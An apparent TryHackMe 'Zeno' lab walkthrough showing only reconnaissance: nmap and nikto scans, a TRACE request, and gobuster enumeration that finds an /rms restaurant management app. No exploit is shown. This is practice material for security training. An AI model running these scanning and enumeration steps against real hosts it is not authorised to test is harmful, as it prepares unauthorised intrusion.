
Zeno

Zeno


https://tryhackme.com/room/zeno

`nmap -sV -Pn -p- --min-rate 5000 10.10.107.2`



```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ nmap -sV -Pn -p- --min-rate 5000 10.10.107.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-24 16:29 EST
Nmap scan report for 10.10.107.2
Host is up (0.10s latency).
Not shown: 65517 filtered tcp ports (no-response), 16 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4 (protocol 2.0)
12340/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.05 seconds
```


`sudo nmap -sV -sC -A -Pn -p 22,12340 10.10.107.2`



```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ sudo nmap -sV -sC -A -Pn -p 22,12340 10.10.107.2
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-24 16:34 EST
Nmap scan report for 10.10.107.2
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 092362a2186283690440623297ff3ccd (RSA)
|   256 33663536b0680632c18af601bc4338ce (ECDSA)
|_  256 1498e3847055e6600cc20977f8b7a61c (ED25519)
12340/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: We&#39;ve got some trouble | 404 - Resource not found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: storage-misc|general purpose|specialized|WAP
Running (JUST GUESSING): HP embedded (97%), Linux 3.X|5.X|2.4.X|2.6.X (89%), Crestron 2-Series (89%)
OS CPE: cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5.4 cpe:/o:crestron:2_series cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:2.6.22
Aggressive OS guesses: HP P2000 G3 NAS device (97%), Linux 3.10 - 3.13 (89%), Linux 5.4 (89%), Crestron XPanel control system (89%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (88%), OpenWr
t White Russian 0.9 (Linux 2.4.30) (88%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```


check http

looks like this is fake error




Resource not found 404

The requested resource could not be found but may be available again in the future.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <!-- Simple HttpErrorPages | MIT License | https://github.com/HttpErrorPages -->
    <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>We&#39;ve got some trouble | 404 - Resource not found</title>
    <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/necolas/normalize.css */html{font-family:sans-serif;line-height:1.15;-ms-text-size-adjust:100%;-webkit-text-size-a
</head>
<body>
    <div class="cover"><h1>Resource not found <small>404</small></h1><p class="lead">The requested resource could not be found but may be available again in the future.</p></div>
    <footer><p>Technical Contact: <a href="mailto:x@example.com">x@example.com</a></p></footer>
</body>
</html>
```

from nmap scan I know that TRACE method is allowed. Check output




```
TRACE / HTTP/1.1
Host: 10.10.108.242:12340
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 26 Jul 2021 19:53:19 GMT
If-None-Match: "f39-5c80c1adc76e0"
```


```
HTTP/1.1 200 OK
Date: Thu, 25 Jan 2024 21:51:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Connection: close
Content-Type: message/http
Content-Length: 430

TRACE / HTTP/1.1
Host: 10.10.108.242:12340
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 26 Jul 2021 19:53:19 GMT
If-None-Match: "f39-5c80c1adc76e0"
```

nikto scan

```
nikto --url http://10.10.108.242:12340
```




```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ nikto --url http://10.10.108.242:12340/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.108.242
+ Target Hostname:    10.10.108.242
+ Target Port:        12340
+ Start Time:         2024-01-25 16:49:27 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Option
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to 
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.4.16 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8073 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-01-25 17:02:23 (GMT-5) (776 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
Public Domain Icons

     These icons were originally made for Mosaic for X and have been
     included in the NCSA httpd and Apache server distributions in the
     past. They are in the public domain and may be freely included in any
     application. The originals were done by Kevin Hughes (kevinh@kevcom.com).
     Andy Polyakov tuned the icon colors and added a few new images.

     If you'd like to contribute additions to this set, contact the httpd
     documentation project <http://httpd.apache.org/docs-project/>.

     Almost all of these icons are 20x22 pixels in size.  There are
     alternative icons in the "small" directory that are 16x16 in size,
     provided by Mike Brown (mike@hyperreal.org).

Suggested Uses

The following are a few suggestions, to serve as a starting point for ideas.
Please feel free to tweak and rename the icons as you like.

     a.gif
          This might be used to represent PostScript or text layout
          languages.

     alert.black.gif, alert.red.gif
          These can be used to highlight any important items, such as a
          README file in a directory.

     back.gif, forward.gif
          These can be used as links to go to previous and next areas.

     ball.gray.gif, ball.red.gif
          These might be used as bullets.

     binary.gif
          This can be used to represent binary files.

     binhex.gif
          This can represent BinHex-encoded data.

     blank.gif
          This can be used as a placeholder or a spacing element.

     bomb.gif
          This can be used to represent core files.
```

Find rms folder

```
gobuster dir -u http://10.10.108.242:12340 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,gif -t 20
```



```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ gobuster dir -u http://10.10.108.242:12340 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,gif -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.108.242:12340
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,gif
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/rms                  (Status: 301) [Size: 239] [--> http://10.10.108.242:12340/rms/]
Progress: 65671 / 661683 (9.92%)
```



WELCOME TO PATHFINDER HOTEL RESTAURANT MANAGEMENT SYSTEM!

